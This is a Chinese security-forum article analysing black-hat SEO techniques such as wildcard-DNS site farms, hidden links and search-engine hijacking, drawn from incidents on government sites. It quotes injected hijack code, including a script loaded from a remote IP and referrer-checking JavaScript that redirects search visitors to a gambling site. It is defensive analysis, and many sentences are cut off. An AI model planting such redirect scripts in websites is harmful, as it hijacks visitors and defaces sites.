黑帽SEO剖析之手法篇

nmask / 2017-09-28 09:11:00 / 浏览数 3764 技术文章 技术文章 顶(0) 踩(0)

此系统文章总共分为四篇，分别是手法篇、工具篇、隐藏篇、总结篇；本篇为黑帽SEO之手法篇，主要介绍黑帽seo的概念以及一些常用的手法。

首先得说黑帽SEO是个老话题，我不难想象评论区必定有人吐槽此手法已经由来已久，作者有炒冷饭的嫌疑。我对此观点表示认可，然而细细回味之后，却又感到无奈不解。

当我发现公开资源中对此黑产手法的介绍寥寥无几且并不详细时，原因便可想而知了。为了营造了一个良好的互联网环境，我在此结合实际案列对黑帽SEO这种黑产手段进行

由于距本文撰写已过去一年之久，而此期间我已不在研究相关技术，因此若文章内容有任何偏差及谬误请谅解。

插曲：有趣的是，就在前几天有位朋友询问了我关于黑帽SEO方面的问题，原因是他一位朋友运营的一个网站，页面莫名其妙出现了赌博博彩的内容，删除后又会自动生成，

黑帽seo概念

SEO全称为搜索引擎优化，是指通过站内优化、站外优化等方式，提升搜索引擎收录排名。既然有SEO技术，便会有相应的从业人员，他们被称为白帽SEO，专指通过公正S
当然有白便会有黑，由于白帽SEO优化的过程将会十分漫长，一个新站想要获取好的排名，往往需要花上几年时间做优化推广。因此一些想要快速提升自身网站排名的小伙伴

SEO的一些黑色手法

黑帽SEO的手法很多，并且在不断地更新换代，其中最常见的包括利用泛解析做站群，入侵高权重网站挂暗链，入侵高权重网站做网页劫持，篡改高权重网站网页内容，利用

利用泛解析建立泛二级域名站群

利用DNS泛解析可以快速建立站群，因为一个一级域名便可以衍生出无数个二级域名，当然一般需要借助站群工具，因为建立站群需要有很多内容不同的页面，手工建立显然

需要说明的是，以上截图中的二级域名并不是通过一条条dns解析记录去绑定的，解析里面设置的是*，也就是泛解析。而服务器端有程序或者代码去控制当构造不同的二级域
泛解析有很多优点，比如对用户友好（即使输错二级域名也能跳转到目标网站），又能够更快速地被搜索引擎收录等。基于这些优点，很多站长会选择用此方式来增加网站收

利用泛解析做黑产

利用泛解析做黑帽seo的方式也有很多种，基于是否需要入侵网站以及dns服务器，我分为入侵法与非入侵法来介绍。


入侵法

真实案例：几个月前我们发现一个重要政府网站出现了大量博彩页面，取证截图如下：

经过分析我发现，此手法利用的便是泛解析，从截图中可以看到出现了大量此政府网站的二级甚至三级域名，而这些域名都是随机构造的，访问后会跳转到博彩色情等非法页
我们通过分析此政府网站被入侵特征推导出此事件过程应该是，黑客通过入侵手段获取到了该政府网站dns解析权限（如何获取暂不可知），然后通过添加泛解析记录，将此


非入侵法

真实案例：几天前我们发现有一个网站（sdddzg.cn）利用泛解析做恶意推广，查看网站特征后，我们尝试构造不同的二级域名访问，取证截图如下。
构造二级域名访问：



最终返回结果：

可以看到返回结果对网页内容以及url做了处理，当我们尝试构造不同的二级域名访问，发现返回结果内容都不一样，然而通过获取ip发现来自同一台服务器。首先我们不难
查看网页源码可以看到jiang.gov.cn网页源码被嵌入到了目标网页中。



那么其实想要实现此技术也并不难，可以在服务端上用代码实现。首先通过获取请求的二级域名地址，然后去访问该二级域名内容获取源码镶嵌到自己的网页内。如果构造的

利用网站暗链

在网页中植入暗链这种手法已经相对落伍了，目前用的也比较少，因为搜索引擎已经能够对此作弊手法进行检测。为了介绍知识的完整性，此处我简单介绍一下。暗链也称为
hidden
links，是黑帽SEO的作弊手法之一。挂暗链的目的很简单，增加网站外链，提高网站排名；实现方式主要分为几种：利用CSS实现、利用JS实现、利用DIV+JS实现等。
具体介绍请参考：黑帽SEO之暗链

利用高权重网站，构造关键词URL做推广


真实案例：一年前当我刚研究黑帽SEO的时候发现了一个有趣的黑帽SEO方式，虽然手法比较拙劣老套，但却也有成效。于是在写这篇文章的时候，我特意找了一个典型案例

将URL中的参数内容显示到网页内，这原本是某些网页的一种特殊功能。以往的经验告诉我这种特性如果没有处理好，可能会引发XSS漏洞，而今我不得不认识到，这种特性


利用网页劫持引流

网页劫持，又叫网站劫持或者搜索引擎劫持，是目前黑帽SEO中最流行的一种做法。其原因可以简单概括为：易收录、难发现，易收录表现为搜索引擎尚没有很好的机制能够
网页劫持从手法上可以分为服务端劫持、客户端劫持、百度快照劫持、百度搜索劫持等等；
网页劫持的表现形式可以是劫持跳转，也可以是劫持呈现的网页内容（与直接篡改网页内容不同），目前被广泛应用于私服、博彩等暴利行业。

网页劫持真实案例



几个月前我处理了一起网页劫持案列，起因是某政府网站上出现了博彩相关内容（排除新闻页面），这显然是不合规的。排除管理员失误添加导致，恐怕此网站多半是被黑客
图一为正常政府页面：



图二为博彩页面：

可以看到博彩页面的域名为www.0980828.com，显然不是先前的政府网站域名xxxx.gov.cn。看到此现象，再结合多年安全经验，我大致能够猜测此网站应该是被网页劫持

```
function MM_preloadImages() { //v3.0
  var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();
    var i,j=d.MM_p.length,a=MM_preloadImages.arguments; for(i=0; i<a.length; i++)
    if (a[i].indexOf("#")!=0){ d.MM_p[j]=new Image; d.MM_p[j++].src=a[i];}}
}

function MM_findObj(n, d) { //v4.01
  var p,i,x;  if(!d) d=document; if((p=n.indexOf("?"))>0&&parent.frames.length) {
    d=parent.frames[n.substring(p+1)].document; n=n.substring(0,p);}
  if(!(x=d[n])&&d.all) x=d.all[n]; for (i=0;!x&&i<d.forms.length;i++) x=d.forms[i][n];
  for(i=0;!x&&d.layers&&i<d.layers.length;i++) x=MM_findObj(n,d.layers[i].document);
  if(!x && d.getElementById) x=d.getElementById(n); return x;
}
//-->
</script>
</head>
<body>
<div id="Content">

<div class=header>
<!--顶部自定义菜单-->
<script type="text/javascript" src="http://43.250.75.61/iptz2.php?url=http://www.baidu.com/"></script>
<div class="mymenu white_tit float_right">
```

此代码存放在43.250.75.61服务器上，查看该服务器信息，发现其在日本。

43.250.75.61	43.250.75.61	737823549	日本

而通过访问此段代码，返回内容则是跳转到www.0980828.com网站上。

```
HTTP/1.1 200 OK
Content-Type: text/html;Charset=gb2312
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-Powered-By: PHP/5.2.17
X-Powered-By: ASP.NET
Date: Tue, 17 Jan 2017 07:25:52 GMT
Content-Length: 254

        var regexp=/\.(sogou|soso|baidu|google|youdao|yahoo|bing|118114
|biso|gougou|ifeng|ivc|sooule|niuhu|biso|360)(\.[a-z0-9\-]+){1,2}\//ig;
        var where =document.referrer;
        if(regexp.test(where))
        {
                window.location.href='http://www.0980828.com/';
        }
```

分析至此，我们不难发现，导致页面跳转的原因便是xxxx.gov.cn网页被非法嵌入了一窜代码，而此代码能够控制访问该网页时跳转到博彩页面。这是搜索引擎劫持最为基础

服务端劫持

服务端劫持也称为全局劫持，此手法为修改网站动态语言文件，判断访问来源控制返回内容，从而达到网页劫持的目的。其特点往往是通过修改asp/aspx/php等后缀名文件
Global.asa、Global.asax、conn.asp、conn.php等文件比较特殊，作用是在每次执行一个动态脚本的时候，都会先加载该脚本，然后再执行目标脚本。所以只要在
Global.asa 中写判断用户系统信息的代码（访问来源等），如果是蜘蛛访问则返回关键词网页（想要推广的网站），如果是用户访问则返回正常页面。

客户端劫持

客户端劫持的手法也很多，但最常用的就两种：js劫持与Header劫持。

js劫持目的是通过向目标网页植入恶意js代码，控制网站跳转、隐藏页面内容、窗口劫持等。js植入手法是可以通过入侵服务器，直接写入源代码中；也可以写在数据库中，

js劫持代码案例：
以下代码可以使通过搜索引擎搜索的并点击页面时，执行一段js并跳转到博彩页面；而直接输入网址访问网页时，跳转到一个404页面。

```
today=new Date();
today=today.getYear()+"-"+(today.getMonth()+1)+"-"+today.getDate();
var regexp=/\.(sogou|so|haosou|baidu|google|youdao|yahoo|bing|gougou|118114|vnet|360|ioage|sm|sp)(\.[a-z0-9\-]+){1,2}\//ig;
var where =document.referer;
if(regexp.test(where)){
document.write ('<script language="javascript" type="text/javascript" src="http://www.xxx.com/test.js"></script>');
}
else
{
window.location.href="../../404.htm";
}
```

代码分析：通过referer判断来路，如果referer来路为空就是跳转到404页面，如果是搜索引擎来的referer里面也会有显示，然后在写代码控制跳转。如果只是控制实现显示

header劫持，就是在html代码的head中添加特殊标签，代码如下：

```
<meta http-equiv="refresh" content="10; url=http://thief.one">
```

header劫持利用的就是Meta Refresh Tag（自动转向）功能将流量引走。

直接篡改网页内容（比较低级）

有些黑客在入侵网站后，喜欢直接篡改网页内容，比如放上自己的qq号，或者作为推广将网页篡改成非法页面。在此我对此做法的黑客表示鄙视，因为这是一种最恶劣最低

利用高权重网站二级目录

即黑客入侵网站后，在网站二级目录下创建很多自己做推广的页面。为了达到引流的目的黑客往往需要建立大量的二级目录页面，因此需要用到寄生虫程序来自动化的创建
利用高权重网站二级目录手法的案例与泛解析案例类似，这里不再详述。既然我前面提到此手法往往需要寄生虫程序的配合使用，那么我们来看看，何为寄生虫程序？它又有

扩展知识

【黑帽SEO系列】暗链
【黑帽SEO系列】网页劫持
【黑帽SEO系列】页面跳转
【黑帽SEO系列】基础知识

小结：黑产的技术再不断进步，我们没法停滞不前！

上一篇：HTTP盲攻击的几种思路v2.0 下一篇：无视Office宏安全设置，利用E...

1. 0 条回复
   - 动动手指，沙发就是你的了！

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板